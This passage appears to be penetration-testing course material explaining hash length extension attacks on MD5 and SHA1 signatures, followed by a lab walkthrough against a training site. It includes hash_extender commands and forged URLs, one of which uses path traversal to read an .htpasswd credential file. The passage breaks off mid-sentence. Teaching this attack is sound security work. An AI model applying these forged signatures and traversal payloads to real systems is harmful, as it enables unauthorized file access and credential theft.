


Hash Algorithm Padding

Before we look at the attack itself, we need to understand the concept of hash algorithm padding. Many popular hashing algorithms (including MD5 and SHA1) leverage a technique known as length padding or Merkle–Damgård strengthening (so named after the authors Ralph Merkle and Ivan Damgård, who developed early works regarding the use of collision-resistant cryptographic hash functions). This length padding mechanism is applied when an input value is hashed through several steps:

1. First, the data to be hashed is sent as an input to the hashing algorithm. In this example, the secret value "!secret!" and the filename "public.pdf" are concatenated prior to hashing. The MD5 hashing function processes the input data as "!secret!public.pdf".
2. The hashing algorithm initializes the hash function registers with default starting values. In the case of MD5, four 32-bit words are used to initialize the hashing algorithm: 67452301, EFCDAB89, 98BADCFE, 10325476. Other hashing algorithms will use different initial register values.
3. Next, the hashing algorithm pads the input data to a 64-byte/512-bit block. This behavior also changes depending on the hashing algorithm, but for MD5, the first bit after the input data is set to 1 (0x80 in hex, as shown). The data is then padded to 56 bytes, 8 bytes short of the block length. In the example on this page, there are 37 padding bytes (0x00). The remaining 8 bytes are used to represent the length of the input data. In this case, the input data is 18 bytes or 144 bits (0x90 bits in hex). When the input data is longer than a single block, the data is handled one 64-byte block at a time until the last block.
4. Next, the hashing function processes the padded input data to form the hash value. In the case of MD5, the output hash is the value of the four registers after processing all the data: `27b6737b, e43c3d6f, e5547223, a79d390d`.
5. Finally, the hashing function returns the hash value for the input data, which is simply the concatenation of all the register values: `27b6737be43c3d6fe5547223a79d390d`.

Other hashing functions operate on very similar principles, varying primarily in the length of the output hash, the starting register values, and the technique used to hash the input data. The functionality of padding blocks smaller than the block length remains very similar with minor changes between hashing functions.




Exploiting Hash Length Extension

Hash length extension attacks were first popularized by Thai Duong and Juliano Rizzo when describing vulnerabilities in the Flickr API Signature mechanism (http://netifera.com/research/flickr_api_signature_forgery.pdf). In a hash length extension attack, the attacker uses a known valid hash (for example, a "good" file or other token) and uses it to continue the hash calculation process. Instead of allowing the server to supply the padding to continue the hash calculation for the legitimate data, the attacker supplies the padding so that the server computes the hash value for the first block of the supplied data. Immediately after the first block (valid token plus the attacker-supplied padding), the attacker supplies the alternate filename/token content.

Many hashing functions, including SHA1 and MD5, take the hash value from the previous block and use it as the starting registers for the next block of data. In a hash length extension attack, the attacker knows the valid hash for the previous block (token plus padding) and reuses the prior hash as the starting point to calculate the next block of a hash. In the next block, the attacker supplied his desired content, picking up where the server hash function left off.

In the example on this page, we have the plaintext content calculated by the server illustrated on the left, consisting of the secret value "!secret!", the known filename token "public.pdf", and the valid MD5 hash. The attacker doesn't know the secret value, but since he knows the valid hash for the content, he can add his own malicious content and calculate the content as the next valid data block, initializing the hash function registers to the known hash value.

The opportunity to exploit the server using hash length extension attacks will differ between applications. In the past, hash length extension attacks have been used to gain escalated privileges on a server, to perform directory recursion attacks, and to perform command injection attacks.



Hash Extender

In order to exploit a hash length extension attack, the attacker needs to identify a valid hash and valid input data, supplying additional data that circumvents the security of the system. In order to append content of the attacker's choosing, the attacker must supply the normally server-calculated padding value (preserving the first block), prior to adding the additional malicious data.

The tool hash_extender written by Ron Bowes (https://github.com/iagox86/hash_extender) greatly simplifies the process of exploiting hash length extension vulnerabilities. In the example on this slide, the legitimate filename "two.txt" has an associated hash value of `1b4a8292cdef7c5fb94b6a9ac5ee8d62`. Using hash_extender, we specify the original token ("`-d two.txt`") and the hash ("`-s 1b4a8292cdef7c5fb94b6a9ac5ee8d62`"), followed by the additional data we want to supply ("`-a /../../.htpasswd`", in this example). We can also supply the hash function type ("`--format md5`") and the length of the unknown secret ("`-l 6`", in this example). For web-based attacks, the output data is URL encoded by specifying the "`--out-data-format html`" option, as shown.


The hash_extender tool recreates the padding for the data block containing the secret value and the data token, then uses the valid hash and continues the hash calculation with the attacker-supplied data. In the example on this page, we see the new string has the original filename token ("two.txt", encoded as "two%2etxt"), followed by the start-padding marker ("%80", or 0x80), followed by the padding bytes before the length value ("%00h%00%00%00%00%00%00%00" or 0x6800000000000000 in hex).

Using the output of hash_extender, we can produce a new URL against the target system, supplying the hash_extender new string in the "filename" parameter, and the new signature in the "hash" parameter:

http://hashdemo.sec660.org/hash.php?filename=two%2etxt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00h%00%00%00%00%00%00%00%2f%2e%2e%2f%2e%2e%2f%2ehtpasswd&hash=0e93616c88ed0b9735d3d62e2bd4d71a

Visiting this URL against the server allows us to retrieve the content of files on the filesystem, even when not intended for access by the developer.

Additional information about hash length extension attacks, including a more thorough introduction to the use of the hash_extender attack, is available on Ron Bowes' blog at: http://www.skullsecurity.org/blog/2012/everything-you-need-to-know-about-hash-length-extension-attacks (http://preview.tinyurl.com/8kw2zlx).




Challenges with Hash Length Extension Attacks

The hash length extension attack is useful in penetration testing, but its applicability varies depending on the application design and the ability for the attacker to overcome some challenges associated with the attack:

Identifying the Hashing Algorithm: The attacker must be able to identify which hashing algorithm is in use during the attack. During a penetration test, we may be able to use reconnaissance information available from web application error messages or other public data sources to identify the algorithm in use, but we may also be forced to guess. Potential hash function matches can be identified by examining the length of the hash itself (remembering that ASCII-encoded hashes such as "1e0b2cf09ff031bbef281b07845b29d012e888a0" are really 20 bytes in length despite having 40 characters, since each byte is represented as two ASCII characters), but may only reduce the number of possibilities. The penetration tester must use manual testing and guesswork to identify the correct hashing function. The table on this page includes the output hash length for common hashing functions that are all vulnerable to the hash length extension attack.

Identifying the Secret Length: In order for tools such as hash_extender to identify the correct amount of padding to supply for a block, the length of the secret is required. As a penetration tester, we do not know the secret value, so we have to guess until we are successful at exploiting the web application.

Identification of Vulnerable Servers: There are no easy tricks for identifying a server function vulnerable to hash length extension attacks. The penetration tester must look for user-controlled input data (such as filenames, usernames, user or group identification tokens, SQL statements, etc.) and associated hash values. When the user-controlled input data is changed (either through a URL, POST parameter, cookie, or other content), we want to identify an error message that would indicate a hash integrity check validation error as a potential candidate for a hash length extension attack.



Conclusion

In this module, we wanted to emphasize that as a penetration tester, it is important not to skip over cryptographic implementations. With some essential skill development and a strong understanding of the modes of operation and use models for various encryption algorithms, we can start to evaluate cryptographic systems and identify system weaknesses and vulnerabilities.

We also examined tools for visualizing and assessing the content of data to identify if it is encrypted, comparing the data patterns present in well-encrypted data to random data. In some cases, cryptographic analysis is not necessary when systems employ obfuscation techniques that are more easily bypassed.

Finally, we examined multiple techniques for attacking cryptographic weaknesses, including CBC bit flipping attacks, oracle padding attacks, stream cipher IV collision attacks, and hash length extension attacks. All these methods allow us to manipulate the cryptographic system to gain escalated system privileges or recover plaintext without resorting to brute-force key search techniques.

Exercise: Hash Length Extension Attack

- Target: 1908 Archive, a unique anime site
  - Site provides demo access with short video clips
  - Longer clips are only accessible to paying customers
- Exploit the site to retrieve access to full anime video files


http://anime.sec660.org

Exercise: Hash Length Extension Attack

In this lab exercise, you will attack the "1908 Archive," a unique anime site offering original anime content to paid subscribers. For potential customers, 1908 Archive offers demo access to the site, allowing users to see short segments of the videos on the site.


In this attack, you will exploit the vulnerable use of hashed signatures protecting access to the full anime video files through a hash length extension attack. Access the target site at: http://anime.sec660.org.

In this exercise, you will use the hash_extender utility. This tool is not included with stock distributions of Kali Linux, but has been included in the customized version of Kali Linux distributed in class.




Exercise: Hash Length Extension Attack – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will begin a review of the answers to this exercise.



Information Gathering

Using your browser, gather information about the anime.sec660.org site. Log in with the demo credentials specified on the index page of the site, then click to play one or two of the anime videos. Note all the accessible anime videos are limited to ten seconds in length, a shorter version of the full video content. Evaluate the URL-linked content to identify some of the video file and hash characteristics.



Information Analysis

Looking at the website links, we see that the video files are consistently named with the "-short.mp4" suffix. We don't know for certain, but we can speculate that the full videos keep the "mp4" extension but omit "-short" or use "-long" or "-full" in the filename.

The hash is 40 characters in length (easily counted at the command line with "echo -n e6ec8047be1f39b800f7f503269ef191eae0fb30 | wc -c") and consists only of hex characters. Since the GET parameter is "hash", we can safely assume this value is a hash of some sort represented in ASCII hex. A 40-character ASCII hex string is 20 bytes, indicating that the hash could be SHA, SHA1, or RIPEMD160. Of those, SHA1 is the most likely candidate as it is the most popular.

We don't know how the hash is calculated and we don't know what the length of the possible shared secret is, used to calculate the hash. We'll have to guess at some of these values during exploitation.

Experiment with the site, manipulating the parameters in the URL to determine the site response to malformed content.

Hash Validation

- The site rejects requests for files with an invalid hash
- We need to calculate a valid hash to access files other than the video shorts

http://anime.sec660.org/access.php?filename=Anime07-short.mp4
&hash=ffffffffffffffffffffffffffffffffffffffff

Hash Validation

If we change the hash associated with a filename (in a small way or by replacing the entire hash as shown here), the server responds with "Incorrect hash.", as shown on this page. We need to find a way to calculate a valid hash to access files on the site other than the video shorts.

Use the hash_extender tool to calculate a valid hash, using the valid filename and hash data to retrieve the full video files from the site.

Valid Hash Extension (1)

http://anime.sec660.org/access.php?filename=Anime07-short.mp4&hash=e6ec8047be1f39b800f7f503269ef191eae0fb30

- Try to retrieve the file "Anime07-full.mp4"
  - Must recurse one directory "somedir/Anime07-short.mp4{hash ext chars}/../Anime07-full.mp4"

```
# hash_extender -d Anime07-short.mp4 -s e6ec8047be1f39b800f7f503269ef191eae0fb30
-a /../Anime07-full.mp4 --format sha1 -l 6 --out-data-format html
Type: sha1
Secret length: 6
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%b8%2f%2e%2e%2fAnim
e07%2dfull%2emp4
```

Guess

Valid Hash Extension (1)

For this attack, we'll have to try multiple hashes with our best guess for three parameters: Hashing type, secret length, and the full video filename.

We are relatively sure the hashing function is SHA1, based on the hash length and the popularity of the hashing algorithm. For the length of the secret used to calculate the hash, we can start with a reasonable value (we'll start with 6) and keep incrementing the value until we get a valid hash (or extend beyond the length of a reasonable secret, perhaps 40 characters). For the full video filename to retrieve, start with "Anime07-full.mp4", matching the naming convention from the short version of the video.

In the example on this page, we use hash_extender and tell it to perform a hash length extension attack, starting with the original filename content (`"-d Anime07-short.mp4"`), the original hash (`"-s e6ec8047be1f39b800f7f503269ef191eae0fb30"`), the hash type guess (`"--format sha1"`), our guess for the passcode length ("-l 6") and the hash length extension string output format (`"--out-data-format html"`). We also specify the new filename to retrieve from the system (`"-a /../Anime07-full.mp4"`). Note the leading `"/../"` in the new filename. Because the system is going to process the hash length extension string as the new filename, we need to tell it to recurse one directory (which is the original filename and extra hash 